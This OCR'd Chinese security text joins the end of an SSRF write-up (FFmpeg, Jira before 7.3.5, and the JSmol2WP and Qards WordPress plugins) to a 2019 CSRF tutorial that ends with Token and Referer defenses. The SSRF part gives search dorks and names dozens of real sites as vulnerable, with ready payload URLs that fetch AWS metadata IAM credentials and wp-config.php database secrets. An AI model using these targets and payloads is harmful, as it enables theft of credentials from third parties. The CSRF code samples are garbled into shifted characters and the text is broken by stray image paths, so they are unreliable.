
Warning: filegetcontents(): Unable to find the wrapper “dict” — did you forget to enable it when you configured PHP

这说明 DICT URL 模式没有启用。

同样 你可以试一下其它的 URL 模式并找到哪些启用了，然后进一步利用。

SSRF in FFMPEG

读取本地文件



youtube 视频地址:

https://www.youtube.com/watch?v=OQBZ__L23KU(需要科学上网)

还存在易受攻击的网站

https://www.onlinevideoconverter.com/

https://www.files-conversion.com/

仓库地址:


https://github.com/neex/ffmpeg-avi-m3u-xbin

大量存在于使用插件和 CMS 系统中

Jira 中的 SSRF

Jira 版本 < 7.3.5 存在 SSRF

https://<JIRA_BASEPATH>/plugins/servlet/oauth/users/icon-uri?consumerUri=...



在 shaodan 中大约有 40000 jira 站点，可以通过如下 dorks 来查找

X-AUSERNAME: anonymous

X-AUSERNAME: anonymous org:"Amazon.com" -- For aws

X-AUSERNAME: anonymous org:"Microsoft Azure" -- For Azure

X-AUSERNAME: anonymous org:"google" -- For Google

现在我们一起看下存在漏洞的站点

https://jira.majesco.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.intellectdesign.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://team.asg.com/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.magnitude.com/

https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://support.eu.evertz.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.dhis2.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.vectormediagroup.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/ -- Aws Details

https://mattel.cprime.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://www.mfjira.io/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

http://adoptivefam.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.iea-dpc.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.fellowshipchurch.com:8443/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://jira.soleus.nu/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

http://jira.succraft.com:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

https://tickets.metabrainz.org/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

http://support.make-my-day.co.nz/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

http://52.202.112.34/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-credentials/SystemsManagerRole -- Aws Details

https://jira.canallabs.fr/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/profile -- Aws Details

http://54.247.191.19/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details

http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data -- Aws Details

http://52.22.123.239/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance -- Aws Details

https://devops.deviate.net.nz/projects/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance -- Aws Details

https://52.73.101.120/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/iam/security-credentials/BitbucketRole -- Aws Details

这是我发现的一些存在漏洞的网站。


在 JSMol2WP Wordpress Plugin 中的 SSRF

JSmol2WP 小于 1.07 版本中存在不需要认证的 SSRF

http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php

Dork

inurl:wp-content/plugins/jsmol2wp



漏洞站点

https://www.vivelab12.fr/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php -- DB details

http://thasso.com/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=https://google.com -- Fetch google.com

http://www.ch.ic.ac.uk/rzepa/blog/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php -- DB details

Qards Wordpress Plugin 中的 SSRF

Qards 容易受到 SSRF 的攻击

http://target/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com

Dork

inurl:wp-content/plugins/qards

存在漏洞的站点

https://vfsgroup.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com

https://mrgoatygelato.com.au/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com


https://arturolopezvalerio.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com

https://hooverwellness.com/wp-content/plugins/qards/html2canvasproxy.php?url=http://google.com

在 HTML 转换到 PDF 中的 SSRF 存在漏洞的站点

https://pdfcrowd.com/#convert*by*input

https://convertio.co/html-pdf/



SSRF.html 文件内容

```
%A?liudp h vuf@%ldh=222hwf2sdvvzg%A?2liudphA

%A?vyj2rqrdg@grfxphqwlzulwh+grfxphqwlorfdwlrq,A00 wr
nqrz wkh sdwk dqg vrph wlphv wr nqrz zkdvrv wkh| duh xvlqj
dv edfnhqg
```

以上发布的所有这些网站只是为了让你能练习，我不对任何滥用负责。

FVUI 绕 足(f)

原创 Yunen 信安之路 2019-03-29

CSRF，也称 XSRF，即跨站请求伪造攻击，与 XSS 相似，但与 XSS 相比更难防范，是一种广泛存在于网站中的安全漏洞，经常与 XSS 一起配合攻击。

CSRF 原理


攻击者通过盗用用户身份悄悄发送一个请求，或执行某些恶意操作。

CSRF 漏洞产生的主要原因：

1、请求所有的参数均可确定

2、请求的审核不严格，如：只验证了 Cookie

关于 CSRF 的执行过程，这里引用自 hyddd 大佬画的图：



我们知道，当我们使用 img 等标签时，通过设置标签的 src 等属性引入外部资源，是可以被浏览器认为是合法的跨域请求，也就是说是可以带上 Cookie 访问的。

试想一下，如果我们在 a.com 上放置一个 img 标签。当 b.com 的用户在 cookie 为过期的情况下访问 a.com，此时浏览器会向 b.com 发送一个指向 http://b.com/del?id=1 的 GET 请求，并且这个请求是带上 Cookie 的，而 b.com 的服务器仅仅是通过 cookie 进行权限判断，那么服务器就会进行相应的操作，比如假设此处为删除某个文章，用户在不知情的情况下便已完成操作。

CSRF 能够造成的危害

1、篡改目标网站上的用户数据；

2、盗取用户隐私数据；

3、作为其他攻击向量的辅助攻击手法；

4、传播 CSRF 蠕虫。

CSRF 的利用方式

1、通过 HTML 标签发送合法的跨域请求


2、通过 Ajax 发送请求（由于 CORS 机制的存在，一般不使用）

这里涉及到同源策略，如果不是很清楚可以先去了解一下。

1) HTML 标签

我们知道，根据同源策略的规定，跨域请求是不允许带上 Cookie 等信息的，可是出于种种考虑最终没有进行完全禁止，即存在某些合法的跨域请求。

通常由 HTML 标签 src、lowsrc 等属性产生的跨域请求是被浏览器认为是合法的跨域请求，并且此时并不需要 javascript 的参与。



由 HTML 标签发出的合法跨域请求与正常的用户点击发出的请求相比所不同的是：两者请求头中的 **Referer** 值不同。

不过值得说明的是 IE 浏览器在面对这种情况时会判断**本地 Cookie** 是否带上 **P3P** 属性，如果仅仅是内存 Cookie 则不受此影响。

CSRF 不仅仅只能针对 GET 请求，也可以针对 POST 请求，不过只能使用 from 标签进行自动提交，注意此处需用到 **javascript**。

```
?kvp oA

?khdgA?2khdgA

?er g| A

?ir up  df wr q@%kvws=22d1f r p 2f kdqj hsdvv%p hwkr g@%5RVW%A
```

```
?lqsxv w|sh@%klgghq%, qdp h@%xvhuqdp h%, ydoxh@%|lfwp %A

?lqsxv w|sh@%klgghq%, qdp h@%sdvvz rug%, ydoxh@%kdfnhu%A

?lqsxv lg@%xe%w|sh@%xep lw%A22

?2ir up A

?vfulswA

grfxp hqv1j hwHdnp hqvE|Lg+%xe%,1fdfn+;

?2vfulswA

?2erg|A

?2kwp oA
```

2) Ajax

除了通过 HTML 标签发送跨域请求外，还可以通过 Ajax 来发送跨域情况，不过 Ajax 是严格遵守 CORS 规则的。

关于 CORS 规则，不清楚的可以去看看 **evoA** 大佬的一篇文章 《跨域方式及其产生的安全问题》：

https://xz.aliyun.com/t/4470#toc-11


简单来说就是需要存在 CSRF 漏洞的网站返回的请求头里的 Access-Control-Allow-Oringin 值为 ajax 请求发出的站点，注意这里的值不能为 *，且 Access-Control-Allow-Credentials 的值为 true 再加上 xhr 的 withCredentials 属性也为 true 才能带上 Cookie 进行跨域请求，因利用条件较为苛刻，故通常情况下我们不使用 Ajax 来进行 CSRF 攻击。

通常使用 Ajax 来跨域进行 CSRF 攻击的漏洞一般都配合 XSS 漏洞，此时的 Ajax 与目标域相同，不受 CORS 的限制。

CSRF 利用实例

1) 常用利用方式

攻击者构造恶意 html，通过引诱用户/管理员访问，触发 CSRF 漏洞。



2) 结合 XSS 利用

CSRF+XSS 结合，产生的危害已几何倍数剧增。如果 CSRF 和 XSS 两个漏洞是在同一个域下的话，那么此时的 CSRF 已经变成了 OSRF 了，即本站点请求伪造(出自《黑客攻防技术宝典 Web 实战篇第二版》p366)，此时已经变成 XSS 的请求伪造攻击，本文不在赘述。

3) jsonp


我们知道网站 api 返回的数据类型一般为 json 型或 Array 型，这里我们仅讨论 json 型。

当我们需要调用远程 api 时 json 返回的数据一般如下：

```
xvhu↔%qdp h%#%\xqhq%#%ar un%#%vxghqv%#%{{{%#%{{{{{{{{{%111111Ø
```

这是因为开发者如果需要调用远程服务器的 api 获取 json 数据，由于同源策略的限制，通过 ajax 获取就会显得比较麻烦，相比之下`标签的开放策略，无疑是最好的方法去弥补这一缺陷，使得 json 数据可以进行方便的跨域传输。此处的 user 为回调函数名，一般为某个请求参数值(比如：**callback**)，就上述例子说，只需要通过下面方法即可调用返回的数据：

```
?vfulsvA

   ixqfwrq xvhu↔gdwd,~

       frqvrdn1or j↔gdwd,>22        mrq            释  般 gdwd

罪

  Ø

?2vfulsvA
```



这种远程 api 接口十分容易受到 CSRF 攻击，我们可以通过修改 **callback** 参数值并添加自定义函数，如：

```
?kvp oA

?khdgA?2khdgA

?er g| A

?vf uswA

        ixqf wr q mr qskdf n+gdwd,~


        qhz lp dj h+;1vuf @%kwvs=22kdf nhu1f r p 2mr q1sksBgdwd@%. hvf dsh+
gdwd,>

                22    mr q                    Ⓑ        ⓡ  经
```

```
Ø

?2vfulswA

?vfulsv vuf@%kwvs=2245:131314241sksBfdoœedfn@mrqskdfn%A?2vfulswA

?2ergA

?2kwpoA
```

4) 更多例子

从零开始学 CSRF：

https://www.freebuf.com/articles/web/55965.html

Web 安全系列 -- Csrf 漏洞:

https://xz.aliyun.com/t/1673

phpMyAdmin 4.7.x CSRF 漏洞利用:

https://xz.aliyun.com/t/2384

防御 CSRF 攻击

前边我们说到，产生 CSRF 的原因主要有两点，那么我们可以针对这两点进行相应的防御。

1) Token

我们知道 CSRF 攻击的请求除了 Cookie 以外，其他的内容必须提前确定好，那么如果我们在服务端要求提交的某一个参数中是随机的值呢?

这里我们称这个随机的、无法被预计的值叫做 Token，一般是由服务端在接收到用户端请求后生成，返回给用户的 Token 通常放置在 **hidden** 表单或用户的 **Cookie** 里。

当用户打开正常的发送请求的页面时，服务器会生成一串随机的 Token 值给浏览器，在发送请求时带上此 Token，服务端验证 Token 值，如果相匹配才执行相应的操作、**销毁**原 Token 以及生成并返回**新**的 Token 给用户，这样做不仅仅起到了**防御 CSRF** 的作用，还可以防止**表单的重复提交**。

由于 HTML 标签产生的合法跨域只能是单向请求，无法通过 CSRF 直接取返回的内容，所以我们无法使用 CSRF 先取 Token 值再构造请求，这使得 Token 可以起到防御 CSRF 的作用。

注意 Token 不应该放置在网页的 **Url** 中，如果放在 Url 中当浏览器自动访问外部资源，如 img 标签的 src 属性指向攻击者的服务器，Token 会出现作为 **Referer** 发送给外部服务器，以下为相关实例：

WooYun-2015-136903

2) Referer

前边我们提到，CSRF 伪造的请求与用户正常的请求相比最大的区别就是请求头中的 **Referer 值**不同，使用我们可以根据这点来防御 CSRF。

在接收请求的服务端判断请求的 Referer 头是否为正常的发送请求的页面，如果不是，则进行拦截。

不过此方法有时也存在着一定的漏洞，比如可绕过等，所以最好还是使用 Token。

判断 Referer 的一般方法就是利用正则进行判断，而判断 Referer 的正则一定要写全，不然就会如上所说，可绕过！曾经的 Wooyun 上就有许多 CSRF 的漏洞是由于 Referer 的正则不规范导致。

